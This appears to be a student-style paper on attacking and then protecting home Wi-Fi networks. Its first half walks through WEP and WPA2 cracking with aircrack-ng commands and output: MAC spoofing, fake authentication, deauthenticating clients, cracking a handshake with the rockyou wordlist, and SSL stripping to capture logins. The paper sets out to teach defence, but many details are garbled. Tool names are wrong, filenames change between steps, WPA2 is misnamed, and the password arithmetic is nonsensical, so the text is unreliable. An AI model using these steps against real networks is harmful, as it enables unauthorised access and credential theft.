

## Abstract

In this study, ethical methods will be applied to demonstrate flaws within a network having the security of WEP, WPA2, which includes how the WLAN firewall can be bypassed to show the weakness of the security of the 802.11x WLAN. In this subject. The research will also show how clients are vulnerable and few flaws can be life-threatening.

Considering the fundamentals of security, further improvements will help in creating a secure backend of the network that will help in preventing the black hat hacker or an attacker to take the information of the families that are living their normal lives.

## Introduction

### IoT Wireless Devices

The world where lives reside is renowned for being called a global village. A place where any are can be discovered and communication can be made from one place to another in an instant regardless of the distance. A lot can be done because of the innovation of WLANs 802.11x wireless devices that allows users of it to use network devices to connect to the network and obtain information, data, or even raw data for convenience. With IoT in the field, much can be done such as ECommerce, Shipping, Business Dealings, Projections, Group Meetings, Family Meetings, Sharing Confidential Data, or even creating Open-Source projects for the well-being of the community. However, it all comes with a certain risk that users should be aware of. WLANs transmit data with the use of encryption methods to keep your data safe and sound from the people who may steal your data for their purpose [1].

In the World of Technology, Cybercrime is also rising due to the issues present in the encryption methods of today's WLANs and that can be an issue for almost everyone as no one would like to have their privacy being read or their credit cards being stolen out. If an attacker takes out information on your credit card during your online shop, it can help them in using your credentials and use things for their gain. To protect ourselves, some fundamental methods will be used that will help in creating a safe environment during purchases, work, or even any online activity while taking keen care on how to safeguard the devices. [2]

## Technical Flaws

Every encryption can be encrypted with the right tools, and every secret can be taken out if inspected carefully as the saying goes, "There is no such thing as a perfect security, only varying levels of insecurity" from an Indian-British Novelist [3]. With that said, every kind of encryption has a flaw in it, and in today's study, some technical flaws will be considered that are present within a Router and its security/encryption system, which is used to safe keep the traffic of the user network then deal on how the data can be protected will be shown [4].

### Bypassing WLAN

WLANs are secured either with WEP or WPA2 and also contain a firewall that helps in creating a strong interface from the outside, however, even though it is strong, some basic weaknesses will be demonstrated that will allow one to connect to other networks with ease. Normally, attackers use the **aircrack** package as it is required to take out the network list within range, helps in targeting certain networks in range, send ARP requests that are responsible for capturing passwords and authentication, and lastly, can also be used to bypass WLANs. It usually requires a TCP/IP protocol

since without being able to detect the network, attacks can't be performed, unless ethernet is connected or a NIC card is installed (external or internal).

First of all, all the networks will be listed in the range of the NIC, and it can be done using **sudo airmong --encrypt WEP mon0**:

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
EC:4F:16:B6:7B:3D	-61	80	511	93	0	11	55	WEP	WEP	WEP	GetTheWEP
3D:4B:5F:1F:1E:2A	-68	89	0	102	0	1	60	WPA2	CCMP	PSK	<length: 0>

The network to be attacked is **GetTheWep**. Now the network will be separated from the rest of the networks with the command **sudo airodump-ng -c 11 --bssid EC:4F:16:B6:7B:3D -w output mon0**.

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
EC:4F:16:B6:7B:3D	-55	85	535	98	0	11	60	WEP	WEP	WEP	GetTheWEP

BSSID	STATION	PWR	RATE	LOST	FRAMES	NOTES	PROBES
EC:4F:16:B6:7B:3D	E5:DE:A2:F1:04:1B	-44	1-1	0	60		

After few moments, devices connected to the network can be seen. With the use of the user's device mac address connecting the network, WLAN Firewall can be bypassed. The network search will be turned off in this process to allow the change in mac address without problems with the system. For this, the command **macchanger -m EC:4F:16:B6:7B:3D wlan0** is used to change the MAC address similar to the device connecting the network to ensure that the system is whitelisted from the WLAN bypassing. Now, upon connecting the network, the network can be connected easily since that mac address is already whitelisted. This shows, how easy it is to bypass the firewall of the network.

Mac Filtering is one of the most common flaws that can be used to connect to the network and obtain its data. During mac filtering, only MAC addresses filtered by the router are allowed. If any MAC address is not whitelisted, it will be required to provide a password before the user can access it. Devices that are connecting to the network can be seen using airmong so it shows a plain way to change your mac address and obtain direct access to the network.

## WLAN Encryption Flaws

WLAN encryption also has few faults that are needed to be managed. Most commonly are the issues for WEP than WPA2 since it uses a weak encryption method that is not suitable for the modern era.

## WEP

Wired Equivalent Privacy, also known as WEP is first introduced in 1997, and it uses IV (Initialization Vector) that is 24-bit long encryption, however, it is also the easiest to be decrypted since it generates a seed during encryption of Pseudo-Random Number Generator which is a cypher-stream. However, to decrypt the message is the opposite of how it is encrypted. To bypass WEP, Tracking the device connection, recording its data, and creating a fake authentication can be used, aiding successfully in fooling the security.

Now, considering that the target network is out from the rest of the networks:

```
CH 11 ][ Elapsed: 1 min ][ 2021-07-25 04:17
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
EC:4F:16:B6:7B:3D	-55	82	535	98 0	11	60	WEP	WEP		GetTheWEP

BSSID	STATION	PWR	RATE	LOST	FRAMES	NOTES	PROBES
EC:4F:16:B6:7B:3D	E5:DE:A2:F1:D4:1B	-44	1- 1	0	60		

In this step, A fake authentication will be created to make it look like an authenticated client is trying to connect to the router. Here, **airplay** will play the role of capturing ARP requests.

**sudo airplay-ng -1 0 -e GetTheWEP -a EC:4F:16:B6:7B:3D -h E5:DE:A2:F1:D4:1B**

```
04:21:37 Waiting for beacon frame (BSSID: EC:4F:16:B6:7B:3D) on channel 11
Saving ARP requests in replay_arp-9121-131222.cap
You should also start airodump-ng to capture replies.
Read 16304 packets (got 10 ARP requests and 2531 ACKs), sent 10148 packets...(542 pps)
```

This will create ARP requests and it will generate a key that will show the password upon lookup within the dictionary if the Key of the router is matched present within the dictionary which resulted in successful decryption.

WEP usually uses weak encryption methods like small IVs that are usually reused. The reuse of the same keys makes it much more vulnerable since if one IV key is discovered, many of the ahead encryptions can be decrypted easily, and with the small number of keys, it can be seen just why it get dangerous to set WEP as an encryption method.

## WPA2

Wired Equivalent Privacy 2, which is widely known as WPA2, is an encryption protocol that is used in modern days and is built-in among every device being used. In settings, the setting of the routers can be seen where a modem or AP can have its security switched from WEP to WPA2. It is much stronger than WEP who uses a 24-bit security encryption method however, it doesn't mean it is completely safe. It has few security flaws that can put it in danger.

WPA2 is usually cracked out with the use of **Wireshark**, **Fourway Handshake**, and **Wordlists** for passwords. The research will show how it works. Considering, the network to be attacked is chosen from the network list and is separated from the rest of the networks, the next steps can be initialized.

```
CH 11 ][ Elapsed: 1 min ][ 2021-07-25 04:30
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
EC:4F:16:B6:7B:3D	-70	85	524	99 0	11	60	WPA2	WPA2	PSK	GetTheWEP


BSSID	STATION	PWR	RATE	LOST	FRAMES	NOTES	PROBES
EC:4F:16:B6:7B:3D	E5:DE:A2:F1:D4:1B	-58	1- 1	0	56		

A file will be created to log all the data being received during the Fourway Handshake process. The file name will be station-hack:

**sudo airdump-ng -w station-hack -c 11 --bssid EC:4F:16:B6:7B:3D wlan0**

Now while it is collecting data for us, a new terminal can be opened and a Fourway Handshake will be received. Users in this process will be de-authenticated from the network so a four-way handshake key can be received and obtain the encrypted key the user using to get access to the network. The following command will be used:

**sudo airplay-ng --deauth 0 -a EC:4F:16:B6:7B:3D wlan0**




CH 11 ][ Elapsed: 2 mins ][ 2021-07-25 04:37 ][ WPA handshake: 00:09:58:6F:64:1E

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
EC:4F:16:B6:7B:3D	-71	156	1021	185 0	11	60	WPA2	WPA2	PSK	GetTheWEP

BSSID	STATION	PWR	RATE	LOST	FRAMES	NOTES	PROBES
EC:4F:16:B6:7B:3D	E5:DE:A2:F1:D4:1B	-58	1- 1	0	132		

Any user connected to the network can now not connect to the network, regardless of many efforts. Although, any device trying to connect will directly show the Fourway Handshake Key. Once a four-way handshake is obtained, users can be allowed to connect normally to hide the suspiciousness which can be aroused. And with that chance, in a new terminal, the file can be opened where the data has been logged during the ARP request capture section, that is, station-hack. The file can be opened in Wireshark using the command: **wireshark get-hacked-01.cap**. It will open a window of Wireshark, now let's search for the **EAPOL** to obtain the authentication key used to access the network.



7...	66.981874	ec:4f:16:b6:7b:3d	D-Link_a6:2c:75:d	EAPOL	155 Key
7...	66.984204	D-Link_a6:2c:75:d	ec:4f:16:b6:7b:3d	EAPOL	237 Key
7...	66.987197	ec:4f:16:b6:7b:3d	D-Link_a6:2c:75:d	EAPOL	133 Key

Key Descriptor Type: EAPOL RSN Key (2)  
 [Message number: 2]  
 Key Information: 0x034a  
 Key Length: 19  
 Replay Counter: 1  
 WPA Key Nonce: a21bda1fa52b7bs201b1daf2152bec00da218c28efe3a261...  
 Key IV: 00000000000000000000000000000000  
 WPA Key RSC: 0000000000000000  
 WPA Key ID: 0000000000000000  
 WPA Key MIC: 46c627f677568647b636f627374756c6  
 WPA Key Data Length: 22  
 WPA Key Data: 162a3efe82c812ad00ceb2512fad1b102sb7b25af1ad

Now under this confirmation, the crack file will be opened in the password wordlists that contain used passwords for routers with the following command:

**aircrack-ng wonder-hacked-data-01.cap -w /usr/share/wordlists/rockyou.txt**

The file called **RockYou** contains all common passwords used for securing the network. It will be used to crack the code.

```

Aircrack-ng 1.6

[00:02:12] 388889/14344392 keys tested (2090.5 k/s)

Time left: 21 minutes, 2 seconds                                0.02%

KEY FOUND! [ skyline02 ]

Master Key   : 42 F5 71 13 82 7D A3 BE 84 C2 AD C0 D7 DA 53 54
              D1 E6 0F 86 C2 66 A9 48 98 0E 7E 8C 51 94 7C A3

Transient Key : DC 74 81 D5 A8 93 46 B3 55 82 40 D1 0E B4 2A B0
              29 E8 94 19 4A 9F F2 B6 37 E0 5C DC 5D 65 B3 01
              92 1C 0E 6B 64 3B F7 26 15 E5 BD 16 35 4B 5E 5C
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 46 C6 27 F6 77 56 86 47 B6 36 F6 27 37 47 56 C6

```


Although this practice can demonstrate that once the four-way handshake is obtained, cracking out the ahead of the code is simple with the use of the **RockYou** word list. Although the point where the Four-way handshake is obtained, it is dangerous since an attacker can generate ARP requests and obtain information.

## 802.11 Wi-Fi clients flaws and exploits

Now the research has shown that how passwords and firewalls can be breached with little to no effort. In this section, the study will show what can happen or to expect after Wi-Fi security has been breached and what kind of data can be exploited. Most of the time, attackers can even bypass the SSH/TLS encryption security tunnel and find the information on the other end of the encryption tunnel, allowing them to obtain information using Man in the Middle (MITM) attack or even Active/Passive Attacks from both ends.


## Network Tracking and Data Logging

In this attack, the data of the victim will log on to Wireshark and later on and then personification will be made keylogging. Considering the fact the user is connected over the same network as the attacker after gaining access, all the websites visited by the server will be logged by the Wireshark which further can be opened as the statical option to show the sites by going into **Statistics > HTTP > Load Distribution** which will display this chart.



During the time of network traffic being logged, it can also be used to obtain the keys and form requests posted on the sites to log in to them. Such as, a person is trying to login into Twitter, all of those responses will be recorded in encrypted packets, however with SSL stripping, it can be prevented and data entered within the form will be recorded. Here's a demonstration on an HTTP

based website upon which entering data directly showed the attacker the credentials used on the form page (login/signup).



The time when SSL stripping is succeeded, impersonation of the user is possible to dangerous levels that can cause issues like frauds, data encapturing, accessing illegal contents, and lastly, even getting the hold of bank information.

## Protecting Home Networks

Here are some important network measurements that should be taken to keep the network safe from any unauthorized access. MAC filtering can also be used; however, a demonstration has been performed on how WLAN firewalls MAC filtering can be bypassed for security purposes. Such that, some more advanced measurements will be used to secure the roof of the security to make sure that the attacker cannot advance within the network security wall.

- **Changing SSID**

The most thing to reduce most of the chance of being attacked is by changing the default settings of SSID of the router as it can be used to detect the model of the router that can cut off half of the work for an attacker as he/she can make suitable preparations for attacking the specific type of network.

- **VPN**

Although VPNs are used to create encrypted tunnels for normal use to keep prying eyes out. VPNs can also be used on the router that can directly create encryption walls and packets for a higher level of security. Header Packets on the router are completely encrypted that also works over network traffic which makes sure that the data transferring from the encrypted passage is completely away from the attacks and prying eyes. Attackers, in reality, cannot read those packet data regardless of whatever an attacker do, making the security to a whole another level. Few open-source VPNs are Openswan, TCPcrypt, and Tinc.

- **Firmware/Software Updating**

Implementation of firmware updates is important as firewalls have all the security patches from the cybersecurity team and nowadays, most of the modern routers have many methods saved that can be used to prevent the bypass or crack of WEP, WPA, or WPA2. Security teams also release new patches nearly every week to make sure that the routers follow the current security trend.

- **Disabling Remote Administration**



In-home networks, usually there isn't any need for remote administration as the network in families are distributed normally and equally to everyone, unless some restrictions are applied by one specific person, which is seldom. With the help of disabling the remote administration, the attacker cannot take advantage of being able to control your network/Wi-Fi settings within range and being able to see which devices are being used and monitor them.

- **Creating Guest Users**

Guest users can be made within the router to make sure that the people who are unknown or are there for some relative time can use guests' networks to make sure that the attackers with malicious intent cannot have the full capabilities to move freely within the network.

- **Lengthy Passwords**

In terms of the security of passwords, lengths matter. Considering a password comprising of 7 characters, it will take around  $143,859^7 = 1.2^{36}$  to check, while if the password would be of 8 characters, the number of passwords it will need to check to would become immensely huge as it would be,  $143,859^8 = 1.8^{41}$ . It shows how much the length could make your password more secure.

- **Using CDN Firewall**

CDNs are one of the best ways to improve network performance and transmission of data. For families, a free secure CDN called Cloudflare can be used to turn on options like secure network, protection from malware, and even adult filtering with the setup of static DNS to **1.1.1.1**; **1.1.1.2**; or **1.1.1.3** respectively. This can be used to create a security layer of data and attackers would have to trouble themselves to try to decrypt within 3 security layers if CDNs are set up [5, 6, 7].

## Reasons for Security Measures

The reason such security measures have been chosen is that with the change of SSID, allowing users to define themselves against the attacker know the router is being used. With the use of VPNs, a secure network can be created for encryption of the tunnel that will keep the prying eyes out of the way of attackers, governments, and even ISPs. Where use of guest users will help in allowing only trusted mac users to connect to the real connection, while others will be treated as guests. Lengthy passwords there will help in creating a longer time for your passwords to be decrypted as it takes a large amount to check the key being used with just an addition of a single character/symbol. Lastly, with CDNs, another layer of security can be put up, making a total of 3 layers that will help make the base stronger and the hacker would have to deal with this more.

## Conclusion

The study shows that how an attacker can decrypt a secure tunnel with simple methods, which means attackers can even decrypt and get into the access of even modern encryption methods like WPA2. However, the demonstration leads in also creating the solutions to safe keep ourselves from those attacks, and that can do a lot just from fundamental security methods to protect the network. Some fundamental ways have been used to protect the network which is not only effective but also leads in generating the best base where attackers will need to attack and may even fail to hack the network.

## References

- [1] B. Posey, "What are IoT Devices," Internet of Things, March 2021. [Online]. Available: <https://internetofthingsagenda.techtarget.com/definition/IoT-device>.
- [2] D. Bruneo, "Threats and Corrective Measures for IoT Security with Observance of Cybercrime: A Survey," Hindawi, 2021. [Online]. Available: <https://www.hindawi.com/journals/wcmc/2021/5579148/>.
- [3] S. Rushdie, "There is no such thing as perfect security, only varying levels of insecurity.," BrainyMedia Inc, 2017. [Online]. Available: [https://www.brainyquote.com/quotes/salman\\_rushdie\\_580407](https://www.brainyquote.com/quotes/salman_rushdie_580407).
- [4] InllectSoft, "Top 10 Biggest IoT Security Issues," Inllect Soft, 30 July 2020. [Online]. Available: <https://www.intellectsoft.net/blog/biggest-iot-security-issues/>.
- [5] D. Nield, "How to Secure Your Wi-Fi Router and Protect Your Home Network," 4 January 2020. [Online]. Available: <https://www.wired.com/story/secure-your-wi-fi-router/>.
- [6] G. Strawbridge, "Top 10 Tips To Protect Your Home Wi-Fi Network," 13 AUGUST 2019. [Online]. Available: <https://www.metacompliance.com/blog/top-10-tips-to-protect-your-home-wi-fi-network/>.
- [7] Kaspersky, "How to Set Up a Secure Home Network," 14 June 2021. [Online]. Available: <https://www.kaspersky.com/resource-center/preemptive-safety/how-to-set-up-a-secure-home-network>.
- [8] OpenEdu, "3.4 Active attacks," 2019. [Online]. Available: <https://www.open.edu/openlearn/science-maths-technology/computing-and-ict/systems-computer/network-security/content-section-3.4>.
- [9] L. Zhang, C. Tan and F. Yu, "An Improved Rainbow Table Attack for Long Passwords," 2017. [Online]. Available: <https://www.sciencedirect.com/science/article/pii/S1877050917303290>.